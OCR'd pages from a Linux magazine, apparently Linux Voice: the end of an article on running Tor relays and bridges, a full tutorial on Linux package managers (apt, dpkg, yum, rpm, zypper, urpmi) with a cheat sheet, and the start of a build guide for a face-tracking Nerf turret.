The simplest way of blocking access is to get a list of all Tor relays, and stop any packets heading for these IP addresses. When governments realised that they could block access to Tor in this way, the Tor project introduced bridge relays. These are entry points to the Tor network that aren't listed in the main Tor relay directory. They're split up into groups: some of these are available on the internet, but only a few at a time; some of these are available via email; others are distributed via social networks and through trusted contacts.

Governments with large amounts of computer power at their disposal have been able to discover a large number of these bridges. Because of this, it's important for there to be a considerable 'churn'. That means that if you're thinking of setting up a non-exit Tor relay, a bridge is a great place to start. It's also possible to run a bridge for just a few dollars a month by taking advantage of Amazon's free-usage tier in EC2 (see **https://cloud.torproject.org** for details on setting one up).

Another approach that governments have taken to censoring Tor is through Deep Packet Inspection (DPI). This means that instead of finding Tor packets by IP address, they look for data within the TCP/IP stream that signals that it's Tor traffic. Tor attempts to disguise itself by looking as much like Firefox communicating with an Apache TLS session as possible. This disguise isn't perfect, and there is a bit of a cat-and-mouse game going between the Tor project and the western companies that sell DPI equipment to repressive governments. When a differentiator is found, a government can block Tor, then a software update improves the disguise, and service is restored.

Hiding in plain sight

Of course, there's no reason a government can't simply block everything that looks like a secure Firefox communication with an Apache server – except for the social consequences. As we've seen in Egypt and Turkey, such obvious censorship can lead to demonstrations and more.

The next step from the Tor project to make it harder to block is pluggable transport modules. These have created a framework that enables a variety of different ways to connect to the Tor network. For example, there's the Flash proxy (implemented in HTML5 rather than Flash). This is a way of starting a Tor bridge from inside a web browser, so it can be run on a far wider range of computers. In turn this means that the supply of IP addresses is much larger, and changes far more rapidly than with traditional bridges, so it becomes harder to block.

Other pluggable transport modules in the works include ones that try to disguise the traffic as a Skype call, and ways of making the traffic look like an HTTP stream with HTML, JavaScript, etc. As more of these become available, it'll become harder and harder to block them all.

Not all attacks focus on trying to block Tor. In an attack widely thought to be performed by the FBI (although not yet confirmed), malicious code was injected into a hidden service that managed to break out of the Tor browser and get the computer to reveal its actual IP address, and therefore location. The solution to this is simply better software, and much work has been done on browser security in recent years. Currently the Tor browser is based on Firefox – there is theoretically better security in Chrome, although there are some technical challenges to overcome before this can be used.


It takes a little while for your node to be picked up by the network, but when it is, you'll be able to find it by searching for its name on **https://atlas.torproject.org**. This will also give details about how it's running. There's more guidance on running an exit node at **https://trac.torproject.org/projects/tor/wiki/doc/TorExitGuidelines**.

The best way to keep an eye on a node running remotely is with the Arm command line tool. If you're using Debian, you can get it with:

```
sudo apt-get install tor-arm
```

It uses the Curses toolkit, so you can run it in an SSH session. Arm has five screens: Graph, Connections, Configuration, Torrc, and Interpretor. We've found it a bit easier to do the configuration outside of Arm, but the Graph and Connections screens are useful for making sure everything is working properly. With a bit of luck, you should soon see traffic flowing through your node (it can take a few hours). After your node's been live for a little while (around a week or two), you will be awarded a stable flag, which is an indication that your node can be trusted to stay running, and not break down in the middle of a communication.

That's all you need to start running your own Tor node. If you haven't run a server before, it's a gentle introduction to the world of server management. We've found it to be one of the easiest network services to run, and the developers deserve a good deal of praise for making it so straightforward.



The Tor project is constantly scanning for censorship events. This graph shows the number of users connecting from Iraq in June 2014 during an Islamist insurgency.

Abuse

Rather predictably, the Tor network is abused by some people who use it to conduct illicit activities. This is unfortunate, but unavoidable without compromising the core values of open access and anonymity. However, this abuse makes up a tiny fraction of Tor traffic (one common estimation reportedly based on an unpublished study by the US Department of Justice puts it at 3% of Tor traffic).

The Tor network also plays a part in fighting cyber crime. For example, the Internet Watch Foundation (a UK organisation that blocks child sexual abuse content) needs to use Tor, as all its IP addresses are blocked by many of the sites they are trying to investigate.

Ultimately, criminals have many methods of staying anonymous, but legitimate whistle-blowers, activists and journalists often have only one: Tor. That's why so many people are prepared to support the network even though it is sometimes used for nefarious purposes.

Ben Everard is the co-author of the best-selling *Learn Python With Raspberry Pi*, and is working on a best-selling follow-up called *Learning Computer Architecture With Raspberry Pi*.

LINUX VOICE TUTORIAL

LINUX 101: MASTER YOUR PACKAGE MANAGEMENT SYSTEM

MIKE SAUNDERS


apt-get, dpkg, yum, zypper… There are many ways to install packages on your Linux box. Here's everything you need to know.

WHY DO THIS?

- Understand how packages work and what exactly they provide
- Learn vital admin skills to manage packages outside of the GUI
- Discover how packaging systems work across other distros

Package management systems are both loved and hated in the Linux world. On the one hand, they provide efficient ways to install and remove software, with everything neatly bundled up. (Contrast this to Windows, where a **setup.exe** typically scatters all sorts of stuff all over your hard drive and registry, and running the "uninstaller" doesn't get rid of everything. You can even find third-party "uninstall" tools designed to clean up this hideous mess.)

On the other hand, package management systems often make it difficult to get the latest hot new applications. You have to find the right repository for your distribution, and make sure dependencies are satisfied (usually this is automatic, but not always), and so forth. And if you're completely new to Linux, you might find all of the terminology here baffling. So in this tutorial we'll explore the two main packaging systems used in GNU/Linux distributions, and provide some advanced tips and tricks for long-time Linuxers as well.



```
root@debianmike:/var/cache/apt/archives# dpkg -I vim_2%3a7.3.547-7_i386.deb
 new debian package, version 2.0.
 size 778220 bytes: control archive=1871 bytes.
     934 bytes,    22 lines      control
     237 bytes,     4 lines      md5sums
    2395 bytes,    77 lines   *  postinst             #!/bin/sh
    1218 bytes,    57 lines   *  prerm                #!/bin/sh
 Package: vim
 Version: 2:7.3.547-7
 Architecture: i386
 Maintainer: Debian Vim Maintainers <pkg-vim-maintainers@lists.alioth.debian.org>
 Installed-Size: 1797
 Depends: vim-common (= 2:7.3.547-7), vim-runtime (= 2:7.3.547-7), libacl1 (>= 2.2
.51-8), libc6 (>= 2.11), libgpm2 (>= 1.20.4), libselinux1 (>= 1.32), libtinfo5
 Suggests: ctags, vim-doc, vim-scripts
 Provides: editor
 Section: editors
 Priority: optional
 Homepage: http://www.vim.org/
 Description: Vi IMproved - enhanced vi editor
  Vim is an almost compatible version of the UNIX editor Vi.
  .
  Many new features have been added: multi level undo, syntax
  highlighting, command line history, on-line help, filename
  completion, block operations, folding, Unicode support, etc.
  .
  This package contains a version of vim compiled with a rather
  standard set of features.  This package does not provide a GUI
```

Here's the metadata for the Debian Vim package, obtained with the **dpkg -I** command. Note the highlighted line, showing dependencies.

Dissecting the jargon

First of all, let's clear up any confusion by defining some terms:

- **Package** A single, compressed file that contains a program or related files such as a supporting code library, documentation, artwork or video game level data. Some (usually small) programs are provided in single packages, whereas larger application suites like KDE and LibreOffice are supplied in multiple packages (to make updates easier, as you don't have to download the whole lot each time).
- **Dependency** Every package includes some metadata, such as other packages it depends on. For instance, the AbiWord word processor uses the GTK toolkit for its interface – a library that is supplied separately – so the AbiWord package will list GTK as a dependency in its metadata. Package systems normally handle dependencies automatically, although it can get messy.
- **Repository** An online store for packages. Most Linux distributions have their own repositories (or "repos") with up to tens of thousands of packages. Some software developers make their own third-party repositories that can be used alongside the official distro ones.

These terms, and the general workings of packaging systems, apply across almost every Linux distribution. There are some technical differences in the implementation of packaging systems, and command names vary, but the underlying principles are the same.

Most desktop-focused distros include graphical package managers; in this tutorial, however, we'll focus on the command line tools, as they're usually much more versatile and teach you a lot more about what's going on.

1 DEBIAN/UBUNTU: APT AND DPKG

Let's start with the system used by Debian, Ubuntu and other distros based on these two. Apt (which stands for the "Advanced Packaging Tool") provides a suite of utilities for locating, downloading and managing dependencies of packages.

The **apt-get** tool installs a program. For instance, say we want AbiWord; open a terminal and enter:

```
sudo apt-get install abiword
```

(This needs to be run as root, the administrator user, hence the **sudo** command at the start. On Ubuntu-based distros you'll be asked for your user account password. If you're on Debian, the command is **su -c "apt-get install abiword"** – modify the rest of the **sudo** commands in this tutorial to use **su -c** with quotes instead. You'll be asked for the root password in this case.)

Before downloading AbiWord, Apt will tell you which dependencies it's going to retrieve, show you how much drive space is going to be used, and check for confirmation. Hit Enter to go ahead, or N to stop. Apt will pull the packages from the internet repositories and install them.

Now, that **apt-get** command is great when you know exactly what you're looking for – but what if you don't know the name of a package? Try this:

```
apt-cache search "word processor"
```

Aha! This lists all packages in the distro's database that have "word processor" in their descriptions. (If it's a long list, pipe it into the **less** text viewer, like so: **apt-cache search "word processor" | less**. Hit Q to quit the viewer.) Note that we don't need **sudo** in this case, because merely searching the database isn't an administrative command that changes system files.

The next question you're probably asking is: how does Apt retrieve and store all of this information? Every time you do this command:

```
sudo apt-get update
```

Apt retrieves the latest package information from the repositories, and stores the details in **/var/lib/dpkg**. (Also note that Apt caches packages in **/var/cache/apt** after downloading, which can take up a lot of space, so use **sudo apt-get clean** to remove them.)

Note that this command merely updates the database, and doesn't actually update your system to the latest version of the packages. For that you need to enter:

```
sudo apt-get upgrade
```

Begone, unwanted apps

There are various ways to remove a program, which may seem a bit odd at first, but when you compare it with the aforementioned mess on Windows it makes a lot of sense. First the simplest way:

```
sudo apt-get remove abiword
```

This gets rid of the program, but not any system-wide configuration files. (This isn't a big deal with a desktop program, but imagine if you've spent hours configuring a mail server, and need to remove it temporarily for some reason. If the **apt-get remove** command also deleted your hand-crafted config file, you'd be gutted.) So to remove all configuration files:

```
sudo apt-get remove --purge abiword
```

This has totally removed the program from the system, but its dependencies still remain. If you want to remove those as well (providing that they're not being used by any other program) then follow up the previous command with:

```
sudo apt-get autoremove
```

Advanced tip: Converting RPMs to Debs

It should be an absolute last resort, but if you really need it you can use a tool called Alien to convert RPM packages to Deb files and vice-versa. However, due to the technical and implementation differences between these package formats, along with the usual plethora of different file locations and library versions across distros, the results are rarely pretty. To use it (as root):

```
apt-get install alien
alien --to-deb <filename.rpm>
```

(Use **--to-rpm** if converting the other way round.) If you want pre- and post-installation scripts to also be transferred into the new package, add the **--scripts** option.

For small, single-package programs with limited (or statically compiled) dependencies, Alien can sometimes be a life-safer when you have no other options. But it's a bit of a hack job, and shoehorning one distro's package into another distro usually results in a broken app. Beware!


dpkg

There's also a more low-level **dpkg** utility, which handles the nitty-gritty of installing and removing packages. Here are some of its more useful commands:

- **dpkg -l** lists all installed packages. You can show the details (version number and short description) for a single package with **dpkg -l abiword**.
- **dpkg -i <package.deb>** this installs some package (for example, **package.deb**) that you have downloaded. It's a useful command if you've got a program off a website, although repositories are the better method.
- **dpkg -L abiword** lists all files inside the package.
- **dpkg -S /path/to/file** this shows which package contains **/path/to/file**. So **dpkg -S /bin/ls** shows that it's part of the **coreutils** package.

Adding repositories

Debian-based distributions store their repository information in **/etc/apt/sources.list**. This is a plain text file containing URLs from which packages can be retrieved, along with the codename of the distribution (eg "wheezy" for Debian 7) and the types of packages (eg "main" for free/open source software from the main Debian developers, "non-free" for packages that have licence issues etc.) You can add repositories to that list as you discover them on the web – just remember to do **apt-get update** afterwards so that your local database is in sync.


Instructions - Iceweasel

backports.debian.org/Instructions/

Debian Backports ›› Instructions

1. About backports
2. Add backports to your sources.list
3. Install a package from backports
4. squeeze-backports-sloppy
5. Subscribe to the security announce mailinglist
6. Report Bugs

About backports

Backports are recompiled packages from testing (mostly) and unstable (in a few cases only, e.g. security updates) in a stable environment so that they will run without new libraries (whenever it is possible) on a Debian stable distribution


Backports cannot be tested as extensively as Debian stable, and backports are provided on an as-is basis, with risk of incompatibilities with other components in Debian stable. Use with care!

It is therefore recommended to select single backported packages that fit your needs, and not use all available backports.

At **http://backports.debian.org** you'll find repositories that provide up-to-date applications for older Debian stable releases.

LV PRO TIP

To extract a Deb file by hand, run **ar x <filename.deb>**. This creates three files in the current directory: **data.tar.gz** (containing the program's files, typically extracted into **/usr**); **control.tar.gz** (containing the package's metadata, such as dependencies); and **debian-binary** (the version of the **.deb** file format being used, usually 2.0). Sometimes the control and data files have different compression formats, and end in **.bz2** or **.xz**.


Android Studio for Ubuntu : Paol...
https://launchpad.net/~paolorotolo/+archive/android-studio
Google
Log in / Register
Overview
Code
Bugs
Blueprints
Translations
Answers
View package details
Technical details about this PPA

Paolo Rotolo

Android Studio for Ubuntu

Paolo Rotolo » **Android Studio for Ubuntu**

PPA description

Automatic builds for Android Studio by Google packaged for Ubuntu.

Adding this PPA to your system

You can update your system with unsupported packages from this untrusted PPA by adding **ppa:paolorotolo/android-studio** to your system's Software Sources. (Read about installing)

PPA statistics

Activity

15 updates added during the past month.

Latest updates

android-studio 4 weeks ago Successfully built ✓

android-studio 4 weeks ago Successfully built ✓

android-studio 4 weeks ago Successfully built ✓

android-studio 4 weeks ago Successfully built ✓

Many PPAs are available for Ubuntu and Mint, providing packages that aren't officially part of the distros.

If you plan to add multiple repositories from different sources, it's better to place them in separate files in the **/etc/apt/sources.list.d** directory. This makes them easier to manage and remove, and means your distro can manage the main **sources.list** file without getting confused by your modifications.

If you're using Ubuntu or Mint, you'll often come across PPAs (Personal Package Archives). These are repositories set up by developers and third-party users to provide packages that aren't officially in the distribution – or newer versions of packages. Most flavours of Ubuntu and Mint only receive package updates for security holes or bugfixes, and you have to upgrade to a new version of the distribution every six months if you want the latest software – not always an ideal situation. With a PPA, you can get new versions of software for your existing distribution, without having to wait or upgrade, so they're very popular among users who want to live life on the bleeding edge.

A PPA typically includes the name of the developer along with the name of the program, so here's an example: Paulo Rotolo has packaged up Android Studio for recent versions of Ubuntu. On his page at **https://launchpad.net/~paolorotolo/+archive/android-studio** you'll see that his PPD is called **ppa:paolorotolo/android-studio**. To install the program you'd enter the following:

```
sudo apt-add repository ppa:paolorotolo/android-studio
sudo apt-get update
sudo apt-get install android-studio
```

You'll find many PPAs on the web, and they're a great way to try new apps quickly.

2 RED HAT, FEDORA, OPENSUSE: YUM, ZYPPER, URPMI

Let's move on to the RPM-based distros. RPM was originally the "Red Hat Package Manager", due to its origins in that distro, but today it's known as the "RPM Package Manager" (yes, a recursive acronym) due to its use in many other distros. Unfortunately, things get a bit fragmented here, with each RPM-based distro using its own toolset. Most of the commands are similar though.

Fedora and Red Hat Enterprise Linux use the Yum package manager for searching and downloading packages, while the **rpm** command does the work of installing. To find a program, do:

```
yum search abiword
```

And to install (switch to root with **su** first):

```
yum install abiword
```

Removing packages is easy (**yum remove <package>**), as is updating the distribution to the latest packages in the repositories (**yum update**). To get rid of unused dependencies that were installed by programs you've since removed, use **yum autoremove**. And to remove cached packages after a big download, enter **yum clean packages**.

You can get detailed information about a package, such as whether it's installed or not, like so:

```
yum info abiword
```

And to see which dependencies a package has, try **yum deplist <package>**. To generate a complete list of all installed packages, enter **yum list installed**.

Yum stores its repositories in plain text files in the **/etc/yum.repos.d** directory; to add a new repository, use this command:

```
yum-config-manager --add-repo <URL>
```

(Simply delete the file in **/etc/yum.repos.d** to remove the repository.)

RPM

Yum is the tool you'll want to use most of the time, but for more low-level work involving individual packages that you've downloaded, there's the **rpm** command. For instance, **rpm -qpi <package.rpm>** displays information about a locally stored package (**qpi** stands for 'query package information'), and **rpm -i <package.rpm>** installs it.

You can also use **rpm** to find out which package a file belongs to:

```
rpm -qf /path/to/file
```

And to list the contents of a package, use **rpm -ql <package>**.

Unusually, RPM uses the cpio archive format for its packages – a format that few people have heard of.


Advanced tip: CheckInstall

In LV005 we looked at compiling programs from their source code (p86). You may recall that the **make install** step places the program's files in your filesystem – usually in subdirectories of **/usr** or **/usr/local**. Wouldn't it be better, though, if you could bundle up the newly installed files into a package, for easy distribution and removal?

Well, you could learn the highly complicated art of making packages by hand, or use CheckInstall instead (it's provided in most distros' repositories). This monitors all files created in a **make install** operation and generates and installs a package accordingly. So instead of entering **sudo make install**, you'd enter **sudo checkinstall**.

If we do that using Alpine (the example app that we compiled last issue), we end up with a package called **alpine_2.11-1_i386.deb**, and CheckInstall has also installed it. Now we can easily copy that package to another machine (as long as it's running the exact same distro!) and remove it using the commands mentioned earlier in this guide.

Note: packages generated by CheckInstall are very specific to your own distro setup, and lack proper meta data information, so they may not work elsewhere.



Zypper Cheat Sheet

More Information:
https://en.opensuse.org/SDB:Zypper_usage or type man zypper on a terminal

Page 1

For Zypper version 1.0.9

Basic Help

```
zypper #list the available global options and commands
zypper help [command] #Print help for a specific command
zypper shell or zypper sh #Open a zypper shell session
```

Repository Management

Listing Defined Repositories

```
zypper repos or zypper lr
Examples:
zypper lr -u #include repo URI on the table
zypper lr -P #include repo priority and sort by it
```

Refreshing Repositories

```
zypper refresh or zypper ref
Examples:
zypper ref packman main #specify repos to be updated
zypper ref -f upd            #force update of repo 'upd'
```

Modifying Repositories

```
zypper modifyrepo or zypper mr
Examples:
zypper mr -d 6 #disable repo #6
zypper mr -rk -p 70 upd #enable autorefresh and rpm
   files 'caching' for 'upd' repo and set its priority to 70
zypper mr -Ka #disable rpm files caching for all repos
zypper mr -kt #enable rpm files caching for remote repos
```

Adding Repositories

```
zypper addrepo or zypper ar #followed by the repo url and alias
Example:
```

Package Management

Selecting Packages

```
By capability name:
zypper in 'perl(Log::Log4perl)'
zypper in qt
By capability name and/or architecture and/or version
zypper in 'zypper<0.12.10'
zypper in zypper.i586=0.12.11
By exact package name (--name)
zypper in -n ftp
By exact package name and repository (implies --name)
zypper in factory:zypper
By package name using wildcards
zypper in yast*ftp*
By specifying a .rpm file to install
zypper in skype-2.0.0.72-suse.i586.rpm
```

Installing Packages

```
zypper install or zypper in
Examples:
zypper install git
By capability they provide
zypper in MozillaFirefox \< 3
Others
zypper in yast*                        #install all yast modules
zypper in -t pattern lamp_server #install lamp_server
   pattern (packages needed for a LAMP server)
zypper in vim -emacs #install vim and remove emacs
zypper in amarok upd:libxine1 #install libxine1 from upd
```

Removing Packages

```
zypper remove or zypper rm
Examples:
zypper remove sqlite
```

Source Packages and Build Dependencies

```
zypper source-install or zypper si
Examples:
zypper si zypper
Install only the source package
zypper in -D zypper
Install only the build dependencies
zypper in -d zypper
```

Updating Packages

```
zypper update or zypper up
Examples:
zypper up #update all installed packages
   with newer version as far as possible
zypper up libzypp zypper #update libzypp
   and zypper
zypper in sqlite3 #update sqlite3 or install
   if not yet installed
```

Zypper in Scripts and Applications

Non Interactive Mode

```
zypper --non-interactive
Examples:
zypper --non-interactive patch #skips all interactive
patches which would require user confirmation
```

No GPG Checks Mode

```
zypper --no-gpg-checks
```

Auto-agree with Licenses

```
zypper --auto-agree-with-licenses
```

See **http://en.opensuse.org/images/1/17/Zypper-cheat-sheet-1.pdf** for a handy Zypper cheat sheet (**http://tinyurl.com/a7dbnl6** for the second page).

Consequently, it can be difficult to remember the options used to extract files. If you need to extract a **.rpm** file, first move it into a separate directory (to stop it potentially overwriting files in the current one), and then enter this command:

```
rpm2cpio <package.rpm> | cpio -idmv
```

Of course, you should replace **<package.rpm>** here with the real package filename. This creates a directory structure in the current directory that would normally be extracted into the root (**/**) directory when installing the package.

It's worth noting that Yum will be around for a few more Fedora releases, but ultimately the goal of the distro developers is to move to a new package manager, DNF, which forked from Yum in 2012. DNF should be largely compatible with Yum, so most of the commands will be identical or similar, and in Fedora 22 entering **yum** will actually run **dnf** and display a warning message.

OpenSUSE and Mageia

Let's look at the most common commands for these distributions. OpenSUSE and Mageia are also RPM-based distros, so they have the **rpm** tool available and it works in the same way as in Fedora, but they have their own higher-level package management tools. OpenSUSE uses Zypper, while Mageia (the Mandriva spin-off) has Urpmi. The following commands show how to:

1 Find a package or program
2 Install a package
3 Remove a package
4 Update the package database
5 Update the system
6 Add a repository
7 Get information on a package

First in OpenSUSE:

```
1. zypper search <package>
2. zypper install <package>
3. zypper remove <package>
4. zypper refresh
5. zypper update
6. zypper ar <URL> <alias>
7. zypper info <package>
```

And then for Mageia:

```
1. urpmf --summary <search word>
2. urpmi <package>
3. urpme <package>
4. urpmi.update -a
5. urpmi --auto-select
6. urpmi.addmedia <name> <URL>
7. urpmq -i <package>
```

The **urpmf** command is especially useful if you're missing a dependency, and you need to find out which package has it. For instance, if you're trying to compile a program and the build script complains that the **foobar.h** header file is missing, you can do **urpmf foobar.h** and find out which package contains it.

So, those are the major Linux package managers covered – now you should be able to jump between distros more easily, and you know more about what's going on under the hood.

Other packaging systems

While Deb and RPM dominate the Linux world, some distros have their own packaging systems that are worth knowing about. Arch Linux, for instance, sports the Pacman system, which is very highly regarded among its users. Arch can be a challenging distribution to maintain, due to the fact that it's constantly changing, but Pacman handles the task of upgrading with aplomb.

Slackware, meanwhile, is famed for being one of the most traditional Linux distros (and it's also the longest-running Linux flavour in existence). It's often criticised for not having a package manager, but that's not entirely fair, as we explore on page 26.

While most packaging systems take the approach of extracting data into **/usr**, and perhaps with some bits and bobs in **/etc** and **/var**, there are some more ambitious systems that attempt to make things simpler. In the Gobo Linux distribution, for example, all applications are installed in the **/Programs** directory, and you can have multiple versions of the same application. So you could have **/Programs/LibreOffice**, and inside that directory you'd have subdirectories for 4.1, 4.2 and so forth. This keeps programs neatly separated from one another, and makes it easy to install and delete them – you don't need the package manager to do a lot of black magic.

Shared libraries are a potential problem here, but Gobo Linux works by using symbolic links in the **/System/Index/lib** directory. So you might have GTK installed in **/Programs/GTK+/3.0**, and programs that use it won't necessarily know that it's there. But they will find **libgtk.so** in **/System/Index/lib**. LV

Mike Saunders has been installing, removing, creating and breaking packages for 15 years. There's no stopping him!

LINUX VOICE TUTORIAL

ARDUINO & PYTHON: BUILD ROBOTIC WEAPONRY

BEN EVERARD

Amass a drone battalion armed to the teeth with foam darts – and take over the world!

WHY DO THIS?
- Control hardware with the Python programming language
- Learn robotics in a semi-practical context
- Take over the world!


There's something incredibly geeky about Nerf guns. Perhaps it's because they give us a safe way to live out sci-fi fantasies without the risk of actually getting shot by a phaser, or perhaps it's because they're built in such a way that they're easy to take apart and hack.

We've taken one of these geek toys and fitted it out with tracking software and mounted it on a robotic arm. Now it automatically targets any humans that should stray into its range. That should send a message to anyone who tries to break into LV Towers!

The most important part of any such weaponry is the gun. We used a Nerf N-Strike Elite Stryfe Blaster, because this model has a semi-automatic firing system that makes it easier to control electronically, though there are others that could work.

The semi-automatic firing system has two parts. The automatic part consists of two spinning discs that accelerate the foam dart down the barrel. The manual part is a lever assembly that pushes the foam dart forward into these spinning discs.

With the gun picked, we just needed a way of aiming it, and that meant we had to mount it on something that the computer could move. The only real specifications for the mount were that it had two degrees of freedom (so that it could aim both horizontally and vertically), and that it could support the weight of the gun. We used a generic Robotic Arm with PC USB interface from Maplin (**www.maplin.co.uk/p/robotic-arm-kit-with-usb-pc-interface-a37jn**). To give our killer robot sight, we added a USB webcam. This, when coupled with the OpenCV library and a bit of Python, enables our bot to automatically target people's faces.


The weapon of mass distraction, ready to strike fear into anyone who trespasses into our geek lair.

As well as the gun, mount and webcam, we needed a few pieces to bring it all together. These were:
- 1 x servo
- 1 x Picoborg motor controller
- 2 x 4AA battery holders
- 4 x 6.3kΩ resistors
- 4 x 200Ω resistors
- 3 x sachets Sugru
- 1 x Arduino Uno R3

1 THE BUILD

There are three basic types of Nerf gun: manual, semi-automatic and fully-automatic. Our semi-automatic gun needed an additional mechanism needed to pull the firing pin forward about two inches. This pushes the dart forwards far enough for the spinning discs to pick it up and fling it forward. Normally this is done by the trigger. However, we took out almost all of the trigger assembly, including a couple of mechanical safeguards that prevented the trigger from firing when there weren't bullets in the chamber. These were all screwed in place, so could be removed easily. We left only the final lever, which was also used to hold the firing pin in place.

Linear actuators are electrically controlled devices for pushing things forwards. However, they're heavy and expensive, so we opted for a simpler method of tying a string to an arm on a servo and rotating the servo 160 degrees to pull the string forward. The other end of this string is attached to the firing pin. Servos are motors that are geared and have a feedback potentiometer. This means that rather than just rotate them, you can set them to move to a defined position.

The trigger mechanism

The trigger requires a reasonably hard pull to fire and this could be more than what many small servos can provide. We used a Tower Pro MG995 servo, which is fairly powerful and good value (usually around £10). We mounted this on the outside of the Nerf gun using a blob of Sugru (though any strong glue would do), and cut a section out of the side of the gun to allow it to access the firing mechanism.

Raspberry Pi

We initially tried to write this project to run off the GPIO pins of a Raspberry Pi, but for several reasons, it just didn't work. The most demanding part of controlling this hardware is generating the pulses to communicate with the servo. Turning them on and off very quickly in software is possible, but not really viable when there's so much other stuff demanding CPU time. The solution to this is Pulse Width Modulation (PWM), a hardware feature that enables you to control rapid pulses without much CPU intervention. The Pi does support PWM, though it isn't available in the popular **RPi.GPIO** Python module, so we used the RPIO GPIO module instead (**http://pythonhosted.org/RPIO**).

However, when we tried to use a Pi to power the first soldier in our robot army, we found that it became very unstable. We strongly suspect that this is because of the high power requirements of running both the CPU-intensive OpenCV software, the GPIOs, and the PWM. Even with all the USB peripherals on a powered USB hub, we found it unreliable. It may be possible to get around this with some tweaking.

The way around this is to offload all the input and output functions to a powered expansion board. This board needs to support driving a servo and have at least five GPIO pins. In our opinion, the best expansion for this is an Arduino, and we would recommend using the same hardware setup on a Raspberry Pi or similar small computer. The only necessary change is to the scaling factors for the images in the OpenCV detection. This will make it easier for the Pi to process the data. Of course, this does mean that the image recognition would be less capable. The trade-off is between the frame rate of the video (and detection), and the accuracy of the face-tracking.

